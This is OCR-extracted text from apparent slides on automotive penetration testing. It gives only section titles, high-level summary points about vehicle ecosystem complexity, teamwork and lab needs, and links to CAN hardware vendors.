
Example testing steps

Reversing – Example for initial steps



Example testing steps

Reversing – Example for initial steps



Summary

Vehicles are complex, currently under heavy change


The ecosystem around them is complex

We should handle the whole ecosystem


Automotive penetration testing is a team effort with wide range of expertise


Well equipped lab is needed, BUT

Summary



It should not stop you! It still can be fun for researchers and hobbyist. (safety first)





Source: https://www.kvaser.com/
http://www.fischl.de/usbtin/